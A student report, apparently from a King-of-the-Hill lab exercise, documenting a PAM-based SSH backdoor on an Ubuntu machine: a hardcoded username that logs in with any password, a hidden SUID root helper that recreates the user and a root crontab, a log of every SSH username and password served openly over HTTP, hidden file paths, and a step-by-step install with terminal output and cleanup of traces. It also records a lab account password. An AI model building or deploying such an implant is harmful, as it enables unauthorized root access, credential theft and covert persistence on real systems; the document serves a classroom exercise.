

Team:	2
Code:	2
Description:	3
Hiding	3
Persistence is key:	3
File Descriptions:	4
Setup.sh:	4
Backdoor.c:	4
Installation:	5
Testing:	15
Now to check with reboots:	21
Intended Use:	28

Team:

Nihar Chegireddy, Blue Team

Code:

Attached, also found at

<https://github.com/NCheg413/KOTH/tree/main>

There are 3 files:

Backdoor.c: Contains the actual backdoor

PheonixUser.c: Spealled correctly. Will make a persistent user

setup.sh: Does most of the difficult setup, the rest is more along the lines of a little cleanup

Description:

I think that my implant does something pretty interesting.

At the very base of it, it is a backdoor to SSH using PAM. It functions very similarly to normal SSH, but if the user is nihargayam, it will allow login with any nonempty password, even if nihargayam isn't a user of the system.

However, something else is that anyone can view the login attempts by going to `http://<ip addr>:49160`. This might sound weird, but my idea is to make it sort of a deterrent. Since everyone can see it, hopefully, they will realize that they need to change usernames and passwords anytime they SSH. And since it will be so annoying to change users and passwords so frequently, people will not want to use it? Maybe?

If a person SSHs with a nihargayam, it will create the user using the phoenix.o suid binary file, meaning that it will run with root permissions as it is created with a root user. It will also add back in the crontab line if it isn't there.

The setup essentially gets pam onto the machine if it isn't there already, making it vulnerable to PAM. (So make sure it is connected to shared network)

Hiding

The important files on this system are all hidden.

The credential log is `/var/tmp/.cache-sshd`

The home directory for nihargayam is `/dev/shm/.sysdata`

The phoenix.o file is put in `/usr/bin/.dbsync`, which is a suid binary file

The backdoor.so file is put in `/lib/security/.localupdate.so`

Persistence is key:

Meaning that anytime someone uses nihargayam to get in, it will automatically generate the nihargayam user again, meaning that deleting the user is not enough

This will also mean that the crontab gets put back in anytime someone ssh's with nihargayam, meaning that deleting the crontab is not enough

And the crontab will open up the http server again and display all the credentials again, meaning taking the http server/closing its port will prevent the displaying of the credentials

If the credentials file gets deleted, it will be made again anytime anyone ssh without nihargayam.

File Descriptions:

Setup.sh:

First, what this file does is it runs a bunch of sudo apt installs and updates, essentially to ensure the machine has PAM.

```
sudo wget https://archive.kali.org/archive-keyring.gpg -O  
/usr/share/keyrings/kali-archive-keyring.gpg  
sudo apt update -y  
sudo apt install libpam0g-dev
```

It then restarts the SSH server and enables persistent SSH, so that SSH doesn't go down during reboot.

Then it compiles the other pam_backdoor.c.c and moves it to a secret hiding place. After which, it starts appending some lines to the config files to ensure vulnerabilities exist.

Then it compiles PheonixUser.c, makes it a suid binary with root permissions, as this was run with sudo ./setup.sh, then moves it to a secret location.

It then restarts the SSH one last time and deletes some extra files

Backdoor.c:

The first thing this file does is it checks if the user is the backdoor user, and if it is, it activates the phoenix user compiled program.

Then, later, it checks if the user is the backdoor user again, then returns PAM_SUCCESS if it is, regardless of password

Otherwise, it behaves very similarly to normal SSH, until the end of the program, where it logs the username and passwords that were used, which won't happen if the nihargayam is used


PheonixUser.c

First, this file adds the user nihargayam back into the system, and makes it a home directory /dev/shm/.sysdata.


Then what this file does is it checks if the crontab line to host the http server still exists or not, and if it doesn't, to put it back in the crontab of root, which it can do because it's a suid binary file with root permissions.

Installation:

Start like this on a machine with ssh access, or if you want to just start on the RG FTP machine for one of your terminals, that is fine, just skip till you get to 1 after the scp line



Login into the RB user:student and password:081481ns



Curl from the github to get the files, or just download them

The screenshot shows a dual-boot Linux desktop environment with two terminal windows open. The left window is on a Kali Linux system, and the right window is on an Ubuntu 16.04 LTS system.

Kali Linux Terminal:

```
(kali㉿kali)-[~]
$ curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
  % Total    % Received % Xferd  Average Speed   Time   Tim
e   Time     Current          Dload  Upload Total   Spe
nt   Left  Speed
0    0      0      0      0      0      0      0 --:--:-- --:--:
0    0      0      0      0      0      0      0 --:--:-- --:--:
0    0      0      0      0      0      0      0 --:--:-- --:--:
:-- --:--:-- 0
100 2480    0 2480    0      0 11266    0 --:--:-- --:--:
:-- --:--:-- 11266
```

Ubuntu Terminal:

```
(kali㉿kali)-[~]
$ ssh student@10.3.0.27
student@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
297 packages can be updated.
1 update is a security update.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu May  8 17:58:37 2025 from 10.3.0.3
student@ubuntu:~$
```

Unzip the files

```
(kali㉿kali)-[~]
$ curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
  % Total    % Received % Xferd  Average Speed   Time     Tim
e   Time     Current          Dload  Upload Total   Spe
nt      Left  Speed
0       0      0      0      0      0      0      0 --::-- --::-
0       0      0      0      0      0      0      0 --::-- --::-
0       0      0      0      0      0      0      0 --::-- --::-
:-- --::-- 0
100 2480    0 2480      0      0 11266      0 --::-- --::-
:-- --::-- 11266

(kali㉿kali)-[~]
$ unzip main.zip
Archive:  main.zip
4b246845e7ea2978a61bb45ac0f710a34c7b0177
  creating: KOTH-main/
  inflating: KOTH-main/PheonixUser.c
  inflating: KOTH-main/backdoor.c
  inflating: KOTH-main/setup.sh

(kali㉿kali)-[~]
$ 
```

```
(kali㉿kali)-[~]
$ ssh student@10.3.0.27
student@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
297 packages can be updated.
1 update is a security update.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu May  8 17:58:37 2025 from 10.3.0.3
student@ubuntu:~$ 
```

SCP them into the student directory of FTP

The image shows two terminal windows side-by-side. The left window is on a Kali Linux system (kali:~) and the right window is on an Ubuntu 16.04 LTS system (student@ubuntu:~). Both windows have a dark theme.

Kali Linux Terminal (Left):

- \$ curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
- Archive: main.zip
4b246845e7ea2978a61bb45ac0f710a34c7b0177
- creating: KOTH-main/
inflating: KOTH-main/PheonixUser.c
inflating: KOTH-main/backdoor.c
inflating: KOTH-main/setup.sh
- \$ scp -r KOTH-main student@10.3.0.27:/home/student

Ubuntu Terminal (Right):

- \$ ssh student@10.3.0.27
- Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)
- * Documentation: <https://help.ubuntu.com/>
- 297 packages can be updated.
1 update is a security update.
- New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
- Last login: Thu May 8 17:58:37 2025 from 10.3.0.3
- student@ubuntu:~\$ ls
- Desktop examples.desktop mypam.c Templates
Documents KOTH-main Pictures Videos
Downloads Music Public

Cd into KOTH-main

The screenshot shows two terminal windows side-by-side. The left terminal is running on a Kali Linux host (kali㉿kali) and the right terminal is running on a student Ubuntu 16.04 LTS machine (student@ubuntu: ~/KOTH-main).

Left Terminal (Kali Linux):

- Running curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
- Showing the progress of the download:

Time	Current	Dload	Upload	Total	Speed
00:00:00	00:00:00	00:00:00	00:00:00	00:00:00	00:00:00
00:00:00	00:00:00	00:00:00	00:00:00	00:00:00	00:00:00
00:00:00	00:00:00	00:00:00	00:00:00	00:00:00	00:00:00
100%	2480	0	0	11266	0

- Running unzip main.zip
- Archive: main.zip
Archive: main.zip
4b246845e7ea2978a61bb45ac0f710a34c7b0177
creating: KOTH-main/
inflating: KOTH-main/PheonixUser.c
inflating: KOTH-main/backdoor.c
inflating: KOTH-main/setup.sh
- SCP transfer to student@10.3.0.27:

File	Progress	Speed	Time
backdoor.c	100%	1.6MB/s	00:00
PheonixUser.c	100%	2.0MB/s	00:00
setup.sh	100%	1.9MB/s	00:00

Right Terminal (Ubuntu 16.04 LTS):

- SSH connection from kali㉿kali
- Welcome message: Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)
- System status: * Documentation: https://help.ubuntu.com/
- Software updates: 297 packages can be updated.
1 update is a security update.
- New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
- Last login information: Last login: Thu May 8 17:58:37 2025 from 10.3.0.3
- File listing in current directory: Desktop examples.desktop mypam.c Templates Documents KOTH-main Pictures Videos Downloads Music Public
- Change directory command: cd KOTH-main

Make setup.sh executable

The screenshot shows two terminal windows side-by-side. The left terminal is running on a Kali Linux host (kali@kali), and the right terminal is running on an Ubuntu 16.04 LTS host (student@ubuntu).

Kali Linux Terminal (Left):

- \$ curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
- Archive: main.zip
4b246845e7ea2978a61bb45ac0f710a34c7b0177
creating: KOTH-main/
inflating: KOTH-main/PheonixUser.c
inflating: KOTH-main/backdoor.c
inflating: KOTH-main/setup.sh
- \$ scp -r KOTH-main student@10.3.0.27:/home/student
- backdoor.c 100% 1382 1.6MB/s 00:00
PheonixUser.c 100% 1470 2.0MB/s 00:00
setup.sh 100% 1509 1.9MB/s 00:00

Ubuntu Host Terminal (Right):

- \$ ssh student@10.3.0.27
student@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)
* Documentation: <https://help.ubuntu.com/>
297 packages can be updated.
1 update is a security update.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
- Last login: Thu May 8 17:58:37 2025 from 10.3.0.3
student@ubuntu:~\$ ls
Desktop examples.desktop mypam.c Templates
Documents KOTH-main Pictures Videos
Downloads Music Public
student@ubuntu:~\$ cd KOTH-main/
student@ubuntu:~/KOTH-main\$ sudo chmod +x setup.sh
[sudo] password for student:
[sudo] password for student:
student@ubuntu:~/KOTH-main\$

Move appstreamcli to .bak

The screenshot shows two terminal windows side-by-side. The left terminal is on a Kali Linux host (kali㉿kali:[~]) and the right is on a student's Ubuntu 16.04 LTS machine (student@ubuntu:[~]/KOTH-main). The Kali host performs the following steps:

- Downloads a zip archive from GitHub: curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip
- Extracts the archive: unzip main.zip
- Copies files to the student's home directory via SCP: scp -r KOTH-main student@10.3.0.27:/home/student

The student's machine performs the following steps:


- Logs in via SSH: ssh student@10.3.0.27
- Updates the system: sudo apt update
- Shows available upgrades: sudo apt upgrade
- Changes directory to the exploit folder: cd KOTH-main
- Changes file permissions: sudo chmod +x setup.sh
- Moves the appstreamcli binary to a backup file: sudo mv /usr/bin/appstreamcli /usr/bin/appstreamcli.bak

Now run sudo [setup.sh](#). Make sure you are connected to the internet for this part. It is needed for the following commands, so you could run these commands and get their updates, then remove them from the top of the [setup.sh](#), but that's a hassle, so I recommend just connecting to the internet for this step

```
sudo wget https://archive.kali.org/archive-keyring.gpg -O/usr/share/keyrings/kali-archive-keyring.gpg  
sudo apt update -y  
sudo apt install libpam0g-dev
```

```
student@ubuntu:~/KOTH-main$ sudo ./setup.sh
```

If prompted, say yes. You should be here now



The screenshot shows a terminal window with two panes. The left pane is on a Kali Linux system (kali㉿kali) and the right pane is on an Ubuntu system (student@ubuntu). The terminal session is as follows:

```
(kali㉿kali)-[~]  
$ curl -LO https://github.com/NCheg413/KOTH/archive/refs/heads/main.zip  
% Total    % Received % Xferd  Average Speed   Time     Tim  
e      Time Current          Dload  Upload   Total   Spe  
nt Left Speed  
0 0 0 0 0 0 0 0 --:--:-- --:--  
0 0 0 0 0 0 0 0 0 --:--:-- --:--  
0 0 0 0 0 0 0 0 0 0 --:--:-- --:--  
:--:--:-- 0  
100 2480 0 2480 0 0 11266 0 --:--:-- --:--  
:--:--:-- 11266  
  
(kali㉿kali)-[~]  
$ unzip main.zip  
Archive: main.zip  
4b246845e7ea2978a61bb45ac0f710a34c7b0177  
  creating: KOTH-main/  
  inflating: KOTH-main/PhenixUser.c  
  inflating: KOTH-main/backdoor.c  
  inflating: KOTH-main/setup.sh  
  
(kali㉿kali)-[~]  
$ scp -r KOTH-main student@10.3.0.27:/home/student  
student@10.3.0.27's password:  
backdoor.c          100% 1382      1.6MB/s  00:00  
PhenixUser.c        100% 1470      2.0MB/s  00:00  
setup.sh           100% 1509      1.9MB/s  00:00  
  
(kali㉿kali)-[~]  
$  
  
student@ubuntu:~/KOTH-main$ sudo ./setup.sh  
nRelease  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
292 packages can be upgraded. Run 'apt list --upgradable' to see them.  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
libpam0g-dev is already the newest version (1.1.8-3.2ubuntu2.3).  
The following packages were automatically installed and are no longer required:  
  linux-headers-4.4.0-109 linux-headers-4.4.0-109-generic  
  linux-headers-4.4.0-21 linux-headers-4.4.0-21-generic  
  linux-image-4.4.0-109-generic  
  linux-image-4.4.0-21-generic  
  linux-image-extra-4.4.0-109-generic  
  linux-image-extra-4.4.0-21-generic  
Use 'sudo apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 292 not upgraded.  
Synchronizing state of ssh.service with SysV init with /lib/systemd/systemd-sysv-install ...  
Executing /lib/systemd/systemd-sysv-install enable ssh  
[*] Compiling PAM backdoor...  
backdoor.c: In function 'pam_sm_authenticate':  
backdoor.c:19:9: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]  
  system("/usr/bin/dbsync"); // SUID helper  
  ^  
[*] Installing PAM module...  
[*] Patching /etc/pam.d/sshd...  
[+] PAM config patched.  
[+] PAM config patched.  
[*] Restarting SSH...  
[✓] Setup complete. Try logging in as 'nihargayam' with any password.  
.setup.sh: line 66: unexpected EOF while looking for matching `'  
student@ubuntu:~/KOTH-main$
```

Remove the setup script

```
student@ubuntu:~/KOTH-main$ ls
setup.sh
student@ubuntu:~/KOTH-main$ rm setup.sh
student@ubuntu:~/KOTH-main$
```

And remove the folder

```
student@ubuntu:~/KOTH-main$ cd ..
student@ubuntu:~$ rmdir KOTH-main/
student@ubuntu:~$ ls
Desktop  Downloads      Music    Pictures  Templates
Documents examples.desktop mypam.c  Public    Videos
student@ubuntu:~$
```

Testing:

Now for some testing

First a fake user

dontletmein@10.3.0.27

hello

itsame

im innocent

```
(kali㉿kali)-[~]
$ ssh dontletmein@10.3.0.27
dontletmein@10.3.0.27's password:
Permission denied, please try again.
dontletmein@10.3.0.27's password:
Permission denied, please try again.
dontletmein@10.3.0.27's password:
dontletmein@10.3.0.27: Permission denied (publickey,password).
T
```

Real user

student@10.3.0.27

hello

mememe

081481ns: <The actual password for student>

```
└─(kali㉿kali)-[~]
$ ssh student@10.3.0.27
student@10.3.0.27's password:
Permission denied, please try again.
student@10.3.0.27's password:
Permission denied, please try again.
student@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86
_64)

 * Documentation:  https://help.ubuntu.com/

297 packages can be updated.
1 update is a security update.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu May  8 18:02:32 2025 from 10.3.0.3
student@ubuntu:~$ █
```

And now, with the backdoor user
nihargayam@10.3.0.27
<any nonempty password>

```
(kali㉿kali)-[~]
$ ssh nihargayam@10.3.0.27
nihargayam@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86
_64)

 * Documentation:  https://help.ubuntu.com/

297 packages can be updated.
1 update is a security update.


New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free softwa
re;
the exact distribution terms for each program are described
in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent perm
itted by
applicable law.      ┌─[

$ ┌─[
```

And if you look up the ip and port listed below in your browser



The screenshot shows a Firefox browser window with the address bar set to 10.3.0.27:49160. The page title is "Directory listing for /". The content of the page is a list of numerous systemd service names, each preceded by a blue link icon. The list includes entries such as "cache-sshd", "systemd-private-056df03acfd54298800b6bc9ec74ebf1-colord.service-5o7Kzq/", "systemd-private-056df03acfd54298800b6bc9ec74ebf1-rtkit-daemon.service-RZuzqN/", and many others, totaling over 50 items.

- [cache-sshd](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-colord.service-5o7Kzq/](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-rtkit-daemon.service-RZuzqN/](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-systemd-timesyncd.service-BuUsxs/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-colord.service-C569R7/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-rtkit-daemon.service-AqDimj/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-systemd-timesyncd.service-IU5qTQ/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-colord.service-ieDUjQ/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-rtkit-daemon.service-ljQXbM/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-systemd-timesyncd.service-h6Qh3H/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-colord.service-vxU1F8/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-rtkit-daemon.service-nAhdXI/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-systemd-timesyncd.service-b23mYh/](#)
- [systemd-private-31bcdadf7488426ab44e9234dfd8dcc-colord.service-ejNYCj/](#)
- [systemd-private-31bcdadf7488426ab44e9234dfd8dcc-rtkit-daemon.service-kL0aRa/](#)
- [systemd-private-31bcdadf7488426ab44e9234dfd8dcc-systemd-timesyncd.service-9ik20Q/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-colord.service-f0Bvh/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-rtkit-daemon.service-jyzoFC/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-systemd-timesyncd.service-aNjKbP/](#)
